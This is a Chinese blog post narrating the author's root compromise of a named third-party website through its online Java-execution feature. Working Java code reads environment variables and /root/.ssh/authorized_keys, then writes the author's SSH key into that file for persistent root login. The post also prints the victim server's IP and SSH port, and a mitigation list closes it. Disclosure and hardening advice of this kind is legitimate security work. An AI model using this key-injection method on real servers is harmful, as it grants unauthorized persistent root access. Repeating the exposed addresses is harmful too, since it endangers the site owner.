链滴

2023 又一次服务器黑入记录

作者：zml2015

原文链接：https://ld246.com/article/1675504743803

来源网站：链滴

最近在逛博客时，无意中发现有个博客有一个可以在线执行Java代码的功能，这无疑可能是个非常大安全隐患,之前有写过一篇文章，一样的方法，一样的过程

https://java.rawchen.com/


1. 试探性查看环境和权限

```
import java.util.*;

class Main {
    public static void main(String[] args) throws Exception  {
        System.out.println(System.getenv());
        System.out.println("hello world!");
    }
}
```

通过执行 System.getenv（）获取的环境变量信息如下

{PYENV_SHELL=bash, PATH=/www/server/nvm/versions/node/v14.17.1/bin:/root/.pyenv/shims:/root/.pyenv/bin:/usr/local/java/jdk1.8.0_311/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/root/bin, HISTSIZE=3000, JAVA_HOME=/usr/local/java/jdk1.8.0_311, LANG=en_US.UTF-8, XDG_SESSION_ID=606559, JRE_HOME=/usr/local/java/jdk1.8.0_311/jre, MAIL=/var/spool/mail/root, NVM_INC=/www/server/nvm/versions/node/v14.17.1/include/node, LOGNAME=root, PROMPT_COMMAND=history -a; history -a; , PWD=/root, HISTTIMEFORMAT=%d/%m/%y %T , _=/usr/local/java/jdk1.8.0_311/bin/java, NVM_CD_FLAGS=, LESSOPEN=||/usr/bin/lesspipe.sh %s, NVM_DIR=/www/server/nvm, SHELL=/bin/bash, SSH_CLIENT=120.229.210.238 25393 2299, PYENV_ROOT=/root/.pyenv, USER=root, CLASSPATH=.:/usr/local/java/jdk1.8.0_311/lib:/usr/local/java/jdk1.8.0_311/jre/lib, NSS_STRICT_NOFORK=DISABLED, SSH_CONNECTION=120.229.210.238 25393 10.0.20.8 2299, HOSTNAME=rawchen, XDG_RUNTIME_DIR=/run/user/0, NVM_BIN=/www/server/nvm/versions/node/v14.17.1/bin, SHLVL=2, HOME=/root}



划重点： 从 path、ssh_connection等可以看出当前服务器为linux服务器，也应该感谢网站的曝光度是很高吧，或没太多的人发现这个可以在线执行Java的功能。。。

从 user、logname可以看出当前用户还是**root**,那么就更好进行下一步操作了！

ssh_connection中还发现了 2299端口，那么接下来剩下知道服务器IP和密码信息了

获取登入密钥


1. 先看看服务器有没有公钥信息

```
import java.nio.file.Files;
import java.nio.file.Paths;

public class Main
{
    /*
    这里面的内容全部是多行注释
    Java语言真的很有趣，
    */
    public static void main(String[] args) throws Exception
    {
        //这是一行简单的注释
        //System.out.println("Hello World!");
        System.out.println(Files.readAllLines(Paths.get("/root/.ssh/authorized_keys")));
        //System.out.println("这行代码被注释了，将不会被编译、执行!");
    }
}
```

看了之后，发现当前服务器用户并没有用密钥登陆的习惯，那么也进一步说明如果有人用密钥方式登其服务器，其将更难发现有了陌生人的钥匙，即使如何修改root密码，拿着密钥的人均可以进入

2. 本地生成密钥对



3. 将公钥信息写入到 authorized_keys文件中

```
import java.util.*;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.nio.file.Path;

class Main {
    public static void main(String[] args) throws Exception  {
```

```
        Path path = Paths.get("/root/.ssh/authorized_keys");
        String str = "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCmN+a5mK91Q/MgqTgg
xcgX2e4SNbQURPYnjcfZ7VEhgByShFnPTXr4dMXVsVx0ygshwnhQ2k8HXFVRuGB7TtFtqKqFLJ
+wpO5sObv2CIxd55fFDcaos+Ma+b6U9cgOPuoB5Og976RXPnZg4gqnC2ICtDhmSIsEEY+yYc2
vjRRkCHxUhSPQcNxwAxEBIK7xM2KYypPLq9KvpYgMtpMuLfqmFVndWoyDVMoW1ui//6M7ht
G0rtg4eSH1hwsKMA8GlVdBIj3PiztD++E7XTV/ZuXTHsTveDugsZX6fZNg5hTF1CcRFl5WyMHza
YILehdsLCONo21YcLSG1ad/S/T root@rawchen";
        List<String>  keys = Files.readAllLines(Paths.get("/root/.ssh/authorized_keys"));
        keys.add(0,str);
        Files.write(path, keys);
        System.out.println(Files.readAllLines(path));
        System.out.println("hello world!");
    }
}
```

运行结果

```
[ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCmN+a5mK91Q/MgqTgg
GxcgX2e4SNbQURPYnjcfZ7VEhgByShFnPTXr4dMXVsVx0ygshwnh
Q2k8HXFVRuGB7TtFtqKqFLJx+wpO5sObv2CIxd55fFDcaos+Ma+b6
U9cgOPuoB5Og976RXPnZg4gqnC2ICtDhmSIsEEY+yYc2ZvjRRkCH
xUhSPQcNxwAxEBIK7xM2KYypPLq9KvpYgMtpMuLfqmFVndWoyD
VMoW1ui//6M7htDG0rtg4eSH1hwsKMA8GlVdBIj3PiztD++E7XTV/Zu
XTHsTveDugsZX6fZNg5hTF1CcRFl5WyMHzaVYILehdsLCONo21Yc
LSG1ad/S/T root@rawchen, ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDFYEHRog0F9Mc8IlG4d
YoSKNOAdRIonHtoP+1T82OzdbLzWnOX5RPkiOARjTBODqfZPuPf
V+YsFYtlYMTvF9z0INV5QtkgMeUAa5FE2D2bUjzNpSSnjLENjfAGA
```

到此处已经将钥匙配好了，该找到了门，进行开门了

获得服务器ip等信息


1. 获取ip信息

ping一下 域名 或 浏览器F12查看Remote Address得到服务器ip（这里域名在没用cdn的情况下才行
实际得到的服务器ip： 119.91.148.70

2. 从env环境变量的输出可以看出ssh端口应该是2299，即使不知道端口，也可以通过扫描所有端口进行尝试，看下ssh端口是否可以连接

```
[r                    y]# telnet 119.91.148.70 2299
Trying 119.91.148.70...
Connected to 119.91.148.70.
Escape character is '^]'.
SSH-2.0-OpenSSH_7.4
```

登门拜访



至此已完全拿到root权限，想干啥干啥了（这可是违法的，不能乱来哦）

截止文章发布 2023年1月31日22:32:43，已经通知该站长进行了漏洞修复

如何避免本次安全问题

1. 尽量不要直接用root用户执行有风险的web程序

2. 可以使用docker镜像来执行程序，来进一步规避程序直接读取系统信息以及向系统写入信息

3. 对可执行的代码进行白名单过滤，只允许执行哪一类的代码（不是很好把控建议采用提议1）

4. 不要使用常用服务的默认端口（22、3306、6379、21、27017等），对外服务使用CDN，不直接露服务器ip

5. 使用ip白名单，不允许任意ip远程连接服务器（但凡是重要系统都是不允许直接接入公网的，即使入了，也只有指定ip可以接入服务器）

6. 关注云服务报警，一般非常用ip登入服务器，云服务提供商会有短信和邮件预警，一旦收到这些通，一定要尽快处理（建议使用腾讯的企业邮箱或qq邮箱，这样微信或qq可以及时进行邮件提醒，可所有的其他邮箱的邮件都设置转发到你的qq邮箱中，这样就无需登录每个邮箱，及时收取到任何邮箱邮件信息了）

7. /root/.ssh/authorized_keys 文件只设置只读权限，不允许有写入权限，想添加公钥信息，先手动加写权限，添加后移除写权限

8. 在服务器中加入 /root/.ssh/authorized_keys 文件监控（crontab + mail），检测到有修改就即邮件通知

- 原文首次发布于 https://alianga.com/articles/2023-server-hacker